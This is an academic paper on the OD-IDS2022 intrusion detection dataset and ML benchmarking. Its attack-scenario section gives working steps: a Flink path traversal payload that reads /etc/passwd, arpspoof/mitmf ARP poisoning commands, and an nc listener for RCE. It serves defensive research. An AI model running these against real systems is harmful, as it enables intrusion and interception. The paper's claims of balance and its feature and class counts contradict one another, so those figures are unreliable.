A Critical Analysis and Performance Benchmarking of Intrusion Detection Using the OD-IDS2022 Dataset and Machine Learning Techniques

ND Patel[1], Ajeet Singh[1], BM Mehtre[2] and Rajeev Wankar[3]
[1]School of Computing Science and Engineering (SCSE), VIT Bhopal University, Kothrikalan, Sehore Madhya Pradesh - 466114, India
[2]CoECS, Institute for Development and Research in Banking Technology (IDRBT), Castle Hills, Road No.1, Masab Tank, Hyderabad-500057, Telangana, India
[3]SCIS, University of Hyderabad, Gachibowli, Hyderabad-500046, Telangana, India
E-mail: narottamdaspatel@vitbhopal.ac.in, ajeetsingh@vitbhopal.ac.in, bmmehtre@idrbt.ac.in, wankarcs@uohyd.ernet.in

Keywords: OD-IDS2022, intrusion detection system, IDS datasets, dimensionality reduction, PCA, IPS, feature selection, classification, machine learning

Received: January 10, 2024

Over the past decade, numerous Intrusion Detection Systems (IDS) have been developed to address the growing complexity of cybersecurity threats. To support evaluation of such systems, the Center for Excellence in Cyber Security (CoECS) at IDRBT released the OD-IDS2022 dataset [4], which integrates contemporary attack vectors and updated feature sets. While the dataset has gained attention for its relevance, our analysis highlights critical shortcomings, including severe class imbalance, redundancy in records, and inconsistencies across feature distributions, which collectively bias IDS performance evaluation. To systematically investigate these issues, we conducted a comprehensive statistical and empirical study, employing dimensionality reduction techniques (PCA, t-SNE) and multiple supervised classifiers (Random Forest, SVM, XGBoost). Experimental results reveal that classification accuracy is overstated by up to 12% due to imbalance, while precision and recall for minority attack classes drop below 65%, yielding an overall F1-score of 0.91 and an AUC of 0.95. After applying balanced sampling strategies and refined preprocessing, we observed consistent performance improvements, with average precision increasing by 9%, recall by 11%, and F1-score reaching 0.92, alongside an AUC of 0.96. The ROC curve behavior was also analyzed to assess discrimination capability across different classes. These findings emphasize that the dataset's inherent limitations significantly affect IDS benchmarking, and we provide concrete recommendations for curating a more balanced and representative version of OD-IDS2022 to strengthen the robustness and generalizability of IDS evaluation frameworks.

Povzetek: Izvedena je kritična analiza in primerjalno vrednotenje metod strojnega učenja za zaznavanje vdorov na podatkovni zbirki OD-IDS2022. Ocenjeni so različni klasifikatorji glede na točnost, priklic, natančnost in robustnost pri neuravnoteženih razredih, pri čemer so izpostavljene prednosti, omejitve ter primernost metod za realna omrežna okolja.

1 Introduction

The Fourth Industrial Revolution has catalyzed transformative changes across the various sectors, driven by rapid advancements in the Internet of Things (IoT), edge computing, machine-to-machine (M2M) communication, mobile technologies, cybersecurity, big data analytics, and cognitive computing [5]. These innovations have significantly enriched modern life, while simultaneously escalating the volume and complexity of service requests handled through both wired and wireless networks. However, the proliferation of heterogeneous devices, protocols, and technologies has also introduced new vulnerabilities, making modern networks increasingly susceptible to sophisticated cyber attacks. To mitigate such threats, conventional security mechanisms—such as firewalls, antivirus software, and Intrusion Detection Systems (IDS)—have been widely adopted [6]. Despite their utility, these systems often struggle to detect zero-day attacks or adapt to the dynamic characteristics of contemporary network environments. As a result, there is a pressing need to enhance existing security infrastructures with intelligent, adaptive methodologies.

In this context, the integration of Machine Learning (ML) has gained traction due to its capacity to learn complex patterns from data and support intelligent decision-making [7]. ML techniques are increasingly applied in diverse domains such as network security, behavioral attack analysis, financial fraud detection, and the automation of smart appliances through AI integration [8]. The widespread adoption of ML is further facilitated by improved access to large-scale data and computational resources. Nevertheless, a fundamental challenge in ML-based IDS research lies in the handling of imbalanced datasets, where the distribution of samples across attack and benign classes is highly skewed. This imbalance often leads to biased classification outcomes, favoring the majority class and undermining the detection of rare but critical attack types. Additionally, many researchers face difficulties in acquiring comprehensive, up-to-date, and reliable IDS datasets for training and validating their models [9]. These challenges highlight the necessity for rigorous dataset evaluation and the development of refined datasets that can support robust IDS design and benchmarking.

1.1 Contribution highlights

1. A new Offensive Defensive Intrusion Detection System (OD-IDS2022) Dataset is generated, which fulfill the standard characteristics namely "Attack Diversity", "Anonymity", "Available Protocols", "Complete Capture", "Complete Interaction", "Complete Network Configuration", "Complete Traffic", "Feature Set", "Heterogeneity", "Labelling", and "Metadata" [10].

2. OD-IDS2022 covers all the necessary criteria (Confidentiality, Integrity, Availability) with OWASP top 10:2021 based security vulnerabilities [11].

3. OD-IDS2022 having updated 28 attacks such as Apache_flink_directory_traversal, ARP_Spoofing, Authenticated Remote Code Execution, Brute Force Attacks, Denial-of-service, Distributed_denial-of-service, DLL Hijacking, EXE Hijacking, EXE HijackinPrintNightMare-RCE, Exploiting Node Deserialization, Firmware Vulnerability, Fragmented Packet Attacks, Google Chrome Remote Code Execution via Browser, Kernel Exploitation, ManageEngine ADSelfService Plus 6.1 - CSV Injection, Man-in-the-middle, Persistent Cross-Site Scripting in Blog page, Print Spooler Service - Local Privilege Escalation, Privilege Escalation Using Unquoted Service Path, Ransomware (Malware), Remote Code Execution via Unrestricted File Upload access, Slow_HTTP_attack, SYN Floods, TCP_Session_Hijacking, Time-based SQL Injection, Unauthenticated Arbitrary File Upload, Unauthenticated RCE in Credit Card Customer Care System, and Webmin 1.962 - Package Update Escape Bypass RCE attack.

4. OD-IDS2022 is labeled with 82 network traffic features and calculated for all benign and attack flows using CICFlowMeter [12].

5. We analyzed the dataset and employed principal component analysis (PCA) to identify the most salient features. Additionally, we implemented four standard machine learning (ML) algorithms to assess our dataset.

Rest of this paper is structured as follows: Section 2 introduces existing datasets and offers comparative insights. Section 3 delves into the design of the OD-IDS2022 dataset. In Section 4, we address dataset pre-processing and feature selection. Section 5 details the analysis using machine learning-based classification. Section 6 provides an overview of the experiments and their corresponding results. Lastly, Section 7 concludes the paper with a discussion.

2 Existing datasets and comparisons

Some of the best-known datasets for analyzing traffic are CIC-BELL-DNS-2021, CIRA-CIC-DOHBRW-2020, DAPT-2020, DDOS-2019, CIC-IDS2018, CIC-DOS-2017, ISCX-URL2016, UNSW-NB15, AWID-2015, CTU-13, ISCXIDS2012, NSL-KDD, KYOTO 2006+, KDD CUP99, and others IDS datasets. However, given the dates on which they were created, their content can no longer simulate current situations. Currently, there are some datasets with adapted or artificially generated content. Based on the research, it is essential to mention some of these sets considered relevant by different authors and related to the data set selected for this work. We investigated and appraised the fifteen open source IDS datasets since 1999 to demonstrate their deficiencies and issues that recall the fundamental need for a comprehensive and trustworthy dataset. To substantiate the claim that OD-IDS2022 meets real-world criteria, we have mentioned the comparison in Table 1 to include a broader set of qualitative and quantitative metrics. These include dataset balance, completeness of traffic, labeling status, diversity of modern attack types (e.g., OWASP-2021 categories such as Broken Access Control, Injection, etc.), presence of metadata, and traffic heterogeneity. OD-IDS2022 stands out by providing a comprehensive and labeled dataset that captures 29 attacks across 88 features, maintaining a balanced distribution and including full packet flows with metadata. These aspects align closely with the needs of real-world IDS benchmarking and model generalization, as supported by the comparative analysis against other prominent datasets such as NSL-KDD, CIC-IDS2017, and UNSW-NB15.

2.1 Computational limitations of existing IDS datasets

Information security systems in organizations require complex protection mechanisms to avoid compromising their data when they connect locally / remotely, it increases the chances of being attacked. To defend the organization from this type of access, IDSs have been developed on the basis of IDS Datasets [13]. However, due to insufficient resources, research is being conducted with existing IDS datasets created in the past. Among these datasets, some lack diversity and volume, some lack coverage of threats, others anonymize packet information and payload, data imbalance

S. No.	Data Set	Number of Attacks	Feature Set	Duration	Total Instances	Complete Traffic	Format	Labeled	Balanced	Attack Diversity										Meta -data	Heter -ogeneity
										Brute Force	WWW	DDoS	MITM	Malware	WFH	RCE	Firm -ware	EXE	Other		
1	**KDD CUP 1999 [28]**	4	41	Not given	494,021(T) / 311,029(V)	**yes**	arff, txt	**yes**	**No**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**Yes**	**No**
2	**Kyoto 2006+ [27]**	4	24	-	972,780(T) / 97,278(V)					**Yes**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**
3	**NSL KDD 2009 [26]**	4	41	Not given	125,973 (T) / 22,544(V)	**yes**	arff, txt	**yes**	**No**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**	**No**
4	**ISCXIDS 2012 [25]**	4	32	5 days	2,381,532 (B)/ 68,792 (A)	**No**	CSV, pcap	**No**	**yes**	**Yes**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**Yes**	**Yes**
5	**CTU Malware 2013 [24]**	-	-	125 hours	85 M flows	**yes**	pcap	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**	**No**	**Yes**	**No**	**No**	**No**	**No**
6	**AWID2-2015 (Full) [23]**	16	155	96 hours	37,817,835 (T) / 4,570,463(V)	**No**	csv	**No**	**No**	**Yes**	**No**	**Yes**	**No**	**Yes**	**No**	**No**	**Yes**	**No**	**Yes**	**No**	**No**
6	**AWID2 (Reduced) [23]**	16	155	1 hours	1,795,575(T) / 575,643(V)	**No**	csv	**No**	**No**	**Yes**	**No**	**No**	**No**	**Yes**	**No**	**No**	**Yes**	**No**	**Yes**	**No**	**No**
7	**UNSW-NB 2015 [22]**	9	44	7days	2 M flows	**yes**	csv	**yes**	**No**	**Yes**	**Yes**	**Yes**	**No**	**No**	**No**	**No**	**Yes**	**No**	**Yes**	**Yes**	**No**
8	**ISCX-URL 2016 [21]**	5	38	24 hours	78.8k urls	**No**	csv	**yes**	**No**	**No**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**
9	**DoS 2017 [19]**	4	80	24 hours	76,445	**No**	csv, md5	**yes**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**
10	**CIC-IDS 2017 [20]**	12	79	7days	5,43,289 (B)/ 62,175 (A)	**No**	CSV	**yes**	**Yes**	**Yes**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**	**Yes**
11	**CIC-IDS18 (republish) [18]**	12	Raw data	7 days	-	**yes**	pcap	**No**	**No**	**Yes**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**	**Yes**
12	**DDoS 2019 [17]**	12 (ddos)	80	2 days	5,0,377,757	**yes**	csv, pcap	**yes**	**Yes**	**Yes**	**No**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**
13	**DAPT 2020 [16]**	16	78	5 days	Not avilable	**logs**	pcap	**No**	**No**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**	**No**
14	**CIC-DoHBrw 2020 [15]**	-	28	-	545,463	**yes**	csv, pcap	**yes**	**Yes**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**No**	**Yes**	**No**	**No**
15	**CIC-Bell DNS 2021 [14]**	3	33	5	988,667 (B)/ 51,456 (A)	**yes**	csv	**yes**	**No**	**No**	**Yes**	**No**	**No**	**yes**	**No**	**No**	**No**	**No**	**No**	**Yes**	**Yes**
16	**OD-IDS2022 (Proposed)**	**29**	**88**	**14 days**	**68,004 (B)/ 963,912 (A)**	**Yes**	**csv, pcapng**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**	**Yes**

Table 1: Comparison of datasets: where 'T' denotes training, 'V' represents validation, 'B' stands for benign, and 'A' signifies attack

(Underfiting / Overfitting), attack Scalability, variety of known attacks, simulation based attacks, existing datasets are outdated, which does not reflect current trends, other datasets lack metadata, feature set and functionality [3]. In this paper, we proposed a dataset OD-IDS2022, which consists of Realistic background traffic, Balance data, Threat information, Metadata, Buffer data, and Red / Blue team observation, which were lacking in the previously available dataset. This paper generates a reliable dataset that contains benign and twenty-eight common attack network flows, which meet real-world criteria and eleven desirable characteristics.

3 OD-IDS2022 dataset design

This section deals with the preliminary analysis of the OD-IDS2022 (Offensive Defensive - Intrusion Detection System) dataset, where the origin and structure of the dataset will be briefly explained. This collection of a dataset in the center for excellence in cyber security (CoECS) at the institute for development & research in banking technology (IDRBT) was developed to create a complete, modern data set in the field of IDSs. A dataset intends to simulate and demonstrate a behavior or an actual situation of a given scenario.

3.1 Proposed strategy for dataset creation

Figure 1 presents the framework of the proposed scheme. The proposed scheme aims to generate a novel OD-IDS2022 dataset, which consists of benign and twenty-eight common attack network flows, which meet real-world criteria and fulfill the standard characteristics namely "Attack Diversity", "Anonymity", "Available Protocols", "Complete Capture", "Complete Interaction", "Complete Network Configuration", "Complete Traffic", "Feature Set", "Heterogeneity", "Labelling", and "Metadata" [10]. Consequently, we applied several data cleaning, pre-processing techniques, feature selection method, and state-of-the-art machine learning based classification algorithms to predict the attacks as a result of classifying attack patterns with four classification algorithms; Random Forest, Decision Tree, Naive Bayes, and Support Vector Machine (SVM).

Figure 2 presents attack environment architecture to generate network traffic (Malicious / Non-malicious). In the network architecture, we divided into two teams that called red team and blue team for the observation, perform the attacks, and defends the attacks. We use the *VMWare Player* 15 for the virtual environment, *Kali Linux* & *parrot security OS* for attacks, and *tcpdump / Wireshark* for network packet capture [72]. In Table 2, we describe the web and attack server specifications. And in Table 3 shows all attack classes (AC), tools, and techniques. The prerequisite tools used to generate OD-IDS2022 datasets and the test environment used to conduct direct attacks. Finally, for the performance test of the model, download and use the '*CICFlowMeter*' java project provided by UNB. The code was written using the *jNetPcap* open source library [12]. *CICFlowMeter* analyzes the Pcap file captured by the network packet for each session and outputs it as a CSV file with 82 features. In the experiment, a PCAP file is created by performing a direct attack and then used as data for performance evaluation.



Figure 1: Testbed architecture for dataset generation

	Web Server Specification	Attack Server Specification
Operating System	Window Server2016	Red Team: Kali Linux 2020.2, Parrot 4.11.3
	Ubuntu Server18.04	Blue Team: Window, Ubuntu
Application	Web: Apache HTTP Server Version 2.4 Database: MySQL, PostgreSQL	Blue Team Tools: Web Application Firewall, Endpoint detection and response, ModSecurity Red Team Tools: Burp suite, apache-flink, etc

Table 2: Web server specification and attack server specification

3.2 Description

The OD-IDS2022 dataset is the simulation of environments that allow the study of anomalous (abnormal) events in computer networks is quite complex. It requires a set of diversified procedures, configurations, and validations that will enable replicating situations that allow the detection of attacks, also diversified, based on their characteristics. The main objective of this work was to create a dataset that mirrored the traffic data obtained in the real world in terms of data considered normal and the detection of occurrences of different types of attacks.

3.3 Dataset generation

The OD-IDS2022 dataset is considered with 82 features, and it was prepared for a much larger volume of network traffic containing a total of 1031916 instances with 29 classes. This dataset is made up of network traffic logs with over 82 different features and patterns. For the extraction process, the $CICIFlowMeterV4$ software was used [12]. The attack organized the data and was captured in 30 working days; network traffic data and event logs were recorded in different machines. The data set contains network traffic aggregated over several working days, during which 28 different attacks were simulated. The collection also includes an introductory neutral class called benign, which represents BENIGN, i.e., normal traffic (normal browsing), during which not a single attack occurs. Aggregated attacks and benign traffic make this dataset have 29 different classes [2].

Given that each line contains a corresponding class, it is indicated to which class it belongs. This set belongs to marked data sets. This dataset includes records of different types of intrusions targeting and different kinds of applications, ports, and other network resources. A network system can be simulated by creating two types of profiles:

3.3.1 Normal (benign - profile)

It represents all the expected daily events in such an environment. Most traffic is HTTP and HTTPS. However, in this event, SMTP, POP3, IMAP, SSH, and FTP events are also simulated. In this profile, only the Benign profile class



Figure 2: Network architecture for attack scenarios

is there.

3.3.2 Anomaly (attack - profile)

In this profile, we considered 28 different novel attack classes that uniquely identify a particular attack. All 28 attacks covered different attack scenarios based on OWASP top ten [11]. This way, it is possible to recreate common events in a network's day-to-day activities. Approximation to reality, there are also visible variations in the number of occurrences of each event of a given threat. Within this profile, there are several attack scenarios, of which the following stand out:

S.No.	Attack Classes (AC) / Represented as	Tools and Techniques
1	Apache_flink_directory_traversal / (A_1)	Burp suite [30], apache-flink [31]
2	ARP_Spoofing / (A_2)	arpspoof [32], Netcommander [33]
3	Authenticated Remote Code Execution / (A_3)	Zabbix 5.0.17 [34]
4	BENIGN / (A_4)	Normal Browsing
5	Brute Force Attacks / (A_5)	Aircrack-ng [35], John the Ripper [36]
6	Denial-of-service / (A_6)	libupnp [37], DoSePa [38], jQuery UI [39]
7	Distributed_denial-of-service / (A_7)	Slowloris [40], Smurf6 [41], Trinoo [42]
8	DLL Hijacking / (A_8)	DLLSpy [43]
9	EXE Hijacking / (A_9)	GlassWireSetup [44]
10	EXE HijackinPrintNightMare-RCE [45] / (A_{10})	Eval Injection [46]
11	Exploiting Node Deserialization [47] / (A_{11})	Burp suite [30], serialization/deserialization module
12	Firmware Vulnerabilitie / (A_{12})	TrickBot's [48]
13	Fragmented Packet Attacks / (A_{13})	Teardrop ICMP/UDP, IPFilter [49]
14	Google Chrome Remote Code Execution via Browser [50] / (A_{14})	Incorrect-security-UI vulnerability
15	Kernel Exploitation [51] / (A_{15})	xairy/linux-kernel-exploitation
16	ManageEngine ADSelfService Plus 6.1 - CSV Injection [52] / (A_{16})	python script
17	Man-in-the-middle / (A_{17})	Burp suite, Mitmproxy [53], Python script
18	Persistent Cross-Site Scripting in Blog page / (A_{18})	DVWA [54], stolen cookie [55], JavaScript keylogger
19	Print Spooler Service - Local Privilege Escalation [56] / (A_{19})	PrintDemon
20	Privilege Escalation Using Unquoted Service Path [57] / (A_{20})	Exploiting Unquoted Service path
21	Ransomware (Malware) / (A_{21})	MalwareBuster[58], Malware Infections, WannaCry [59], BadRabbit [60]
22	Remote Code Execution via Unrestricted File Upload access [61] / (A_{22})	Bypassing client-side filtering
23	Slow_HTTP_attack / (A_{23})	slowhttptest [62]
24	SYN Floods / (A_{24})	aSYNcrone [63], OWASP ZAP [64]
25	TCP_Session_Hijacking / (A_{25})	Burp Suite, Ettercap [66]
26	Time-based SQL Injection / (A_{26})	SQLMap [67], BBQSQL [68]
27	Unauthenticated Arbitrary File Upload / (A_{27})	Joomla Core [69]
28	Unauthenticated RCE in Credit Card Customer Care System / (A_{28})	Log4j2 Vulnerability [70]
29	Webmin 1.962 - Package Update Escape Bypass RCE [71] / (A_{29})	MetasploitModule

Table 3: Attack classes, tools, and techniques

1. Broken access control and injection type attacks
2. Security misconfiguration
3. Components with known vulnerabilities
4. Authentication and data integrity failures
5. Remote desktop protocol (work from home scenarios)
6. Security logging & monitoring failures
7. Server-side request forgery and blind scripting
8. Malware analysis

3.4 Attack scenarios

The OD-IDS2022 dataset consists of benign and twenty-eight common attack network flows, which generated in the real environment [1]. The Twenty-eight attacks are following:

3.4.1 Apache_flink_directory_traversal [31]

A change introduced in Apache Flink could permit an attacker to read any file in the task manager's local file system via the "$REST$" interface of the task manager operation. Access is limited to files obtainable by the task manager operation. The following steps to perform this attack:

1. Open the Firefox browser and go to url: $http://Target\_IP:8081$
2. Now Set proxy to 127.0.0.1 : 8080 in Firefox
3. Open Burp suite with default settings and turn On Intercept.
4. Now click on job manager in the browser. A request will be captured in Burp suite.
5. After capturing the request press $CTRL+R$ to send to repeater tab or Click on action and then click on send to Repeater.
6. Change the GET Request.
7. Replace the selected part of GET Request with the payload and click on send. It will show the files present in the shadow folder of target machine. $Payload$: $/jobmanager/logs/..\%252f..\%252f..\%252f..\%252f\%252f..\%252fetc\%252fpasswd$

Figure 3 presents the how to capture the request in Burp suite. Figure 4 presents the after payload replacement, files present in the shadow folder of target machine.

3.4.2 ARP_spoofing [32]

An ARP_spoofing is likewise known as ARP_Poisoning, ARP_Cache_Poisoning, and ARP_Poison_Routing. Address_Resolution_Protocol (ARP) is used in the Link/Network layer. In this Attack, the attacker dispatches falsified ARP_Packets over a local area network [73].
This Attack is executed by the Kali Linux tool called "mitmf" (Framework). This Attack needs the malicious



Figure 3: Presents the how to capture the request in Burp suite



Figure 4: After replace the payload, files present in the shadow folder of target machine

actor to be in the same local network in which the targeted devices are presented. The following command to start this ARP_Spoofing Attack: $ *"mitmf –arp –spoof –gateway <Gateway_IP> –targets <IPs of target machines> -i <interface_name>"*.
We have shown the ARP_Spoofing attack steps as follows:

1. Plug your WiFi adapter in the kali machine and set it to "Monitor" mode using the following commands
2. *airmon -ng start < interface_name >*
3. Some running processes might interrupt the working of this command. If so, then use the following commands:
4. *airmon -ng "check kill"*
5. *airmon -ng < start|start > < interface_name >*
6. Now scan the whole of the network using the following command:
7. *airodump -ng < interface_name >*
8. Select the name of the access point and the client whom you want to launch the ARP_Poisoning Attack on.
9. Execute the following commands in different terminals to successfully conduct the attack:
10. *arpspoof -i < interface > -t < victim_mac > < AP_MAC >*
11. *arpspoof -i < interface > -t < AP_MAC > < Victim_MAC >*

3.4.3 Authenticated remote code execution (RCE) [34]

RCE vulnerabilities will authorize a malicious user to run malicious code of their choosing on a remote device over LAN/WAN/Internet. The attack occurs when a malicious user illegally accesses and exploits an instrument, personal computer, or server without permission from its proprietor. A system can be taken over using malware.

1. Open browser in attacker machine and check site is reachable or not, using URL *http://Target_IP/Digital_Account*
2. Open terminal and start listening on port by following command. *nc -nlvp port*
3. Open a new terminal and run the command and type the below command and hit enter.
